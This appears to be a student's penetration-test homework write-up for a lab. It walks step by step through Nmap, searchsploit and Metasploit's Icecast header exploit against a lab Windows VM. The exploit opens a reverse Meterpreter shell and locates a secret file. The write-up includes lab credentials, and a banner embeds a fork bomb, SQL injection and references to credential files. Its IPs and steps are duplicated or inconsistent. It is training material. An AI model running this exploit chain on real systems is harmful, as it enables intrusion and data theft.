Homework: Penetration Test Engagement

In this activity, you will play the role of an independent penetration tester hired by GoodCorp Inc. to perform security tests against their CEO's workstation.

- The CEO claims to have passwords that are long and complex and therefore unhackable.

- You are tasked with gaining access to the CEO's computer and using a Meterpreter session to search for two files that contain the strings recipe and seceretfile.

- The deliverable for this engagement will be in the form of a report labeled Report.docx.

Setup

- Before you begin, we'll need to start the Icecast server to emulate the CEO's computer.
  - Log onto the DVW10 machine (credentials IEUser:Passw0rd!) and wait for the Icecast application to popup.
  - Then click Start Server.

Reminders

- A penetration tester's job is not just to gain access and find a file. Pentesters need to find all vulnerabilities, and document and report them to the client. It's quite possible that the CEO's workstation has multiple vulnerabilities.

- If a specific exploit doesn't work, that doesn't necessarily mean that the target service isn't vulnerable. It's possible that something could be wrong with the exploit script itself. Remember, not all exploit scripts are right for every situation.

Scope

- The scope of this engagement is limited to the CEO's workstation only. You are not permitted to scan any other IP addresses or exploit anything other than the CEO's IP address.

- The CEO has a busy schedule and cannot have the computer offline for an extended period of time. Therefore, denial of service and brute force attacks are prohibited.

- After you gain access to the CEO's computer, you may read and access any file, but you cannot delete them. Nor are you allowed to make any configuration changes to the computer.

- Since you've already been provided access to the network, OSINT won't be necessary.

Lab Environment

For this week's homework, please use the following VM setup:

- Attacking machine: Kali Linux **root:toor**
- Target machine: DVW10 IEUser:**Passw0rd!**

NOTE: You will need to login to the **DVW10** VM and start the icecast service prior to beginning this activity using the following procedure:

- After logging into DVW10, type "icecast" in the Cortana search box and hit **Enter**.
- The icecast application will launch.
- Click on **Start Server**.
- You are now ready to being the activity.

Deliverable

Once you complete this assignment, submit your findings in the following document:

- Report.docx


Instructions

You've been provided full access to the network and are getting ping responses from the CEO's workstation.

1. Perform a service -sS and version scan -sV using Nmap to determine which services are up and running:

2. Run the Nmap command that performs a service and version scan against the target.

Answer:




```
root@kali:~# sudo nmap -v -sS -sV 10.0.0.22
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-17 21:42 PDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 21:42
Scanning 10.0.0.22 [4 ports]
Completed Ping Scan at 21:42, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:42
Completed Parallel DNS resolution of 1 host. at 21:42, 0.00s elapsed
Initiating SYN Stealth Scan at 21:42
Scanning 10.0.0.22 [1000 ports]
Discovered open port 139/tcp on 10.0.0.22
Discovered open port 135/tcp on 10.0.0.22
Discovered open port 445/tcp on 10.0.0.22
Discovered open port 3389/tcp on 10.0.0.22
Discovered open port 2179/tcp on 10.0.0.22
Completed SYN Stealth Scan at 21:42, 4.62s elapsed (1000 total ports)
Initiating Service scan at 21:42
Scanning 5 services on 10.0.0.22
Completed Service scan at 21:42, 21.05s elapsed (5 services on 1 host)
NSE: Script scanning 10.0.0.22.
Initiating NSE at 21:42
Completed NSE at 21:42, 0.01s elapsed
Initiating NSE at 21:42
Completed NSE at 21:42, 0.01s elapsed
Nmap scan report for 10.0.0.22
Host is up (0.0010s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

3. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:

4. Run the SearchSploit commands to show available Icecast exploits.

Answer:




```
       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf5 > searchsploit Icecast
[*] exec: searchsploit Icecast

---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                             | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service               | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                  | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                  | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                     | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                     | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)           | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                     | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclosure    | linux/remote/21602.txt
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
msf5 > 
```

5. Now that we know which exploits are available to us, let's start Metasploit:

6. Run the command that starts Metasploit:


Answer:




~~~
bash: seachsploit: command not found
root@kali:~# msfconcole
bash: msfconcole: command not found
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
~~~

7. Search for the Icecast module and load it for use.
    - ○ Run the command to search for the Icecast module:

Answer:




```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite
```




```
msf5 > set 0
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf5 > use 0
msf5 exploit(windows/http/icecast_header) > 
```

8. Run the command to search for the Icecast module:

Answer:



```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite
```




```
msf5 > set 0
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf5 > use 0
msf5 exploit(windows/http/icecast_header) > 
```

9. Run the command to use the Icecast module:


Note: Instead of copying the entire path to the module, you can use the number in front of it.

Answer:



```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```


10. Set the RHOST to the target machine.



```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) >
```


11. Run the command that sets the RHOST:

Answer:



```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) >
```

show




```
Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.20     yes       The target host(s), range CIDR identifier,
 or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49762) at 202
1-08-18 16:18:36 -0700

meterpreter >
```

12. Run the Icecast exploit.

   ○ Run the command that runs the Icecast exploit.


Answer:




```
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49762) at 202
1-08-18 16:18:36 -0700

meterpreter > 
```

- ○ Run the command that performs a search for the secretfile.txt on the target.

Answer:



```
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49762) at 2021-08-18 16:18:36 -0700

meterpreter > search -f *secretfile.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > 
```

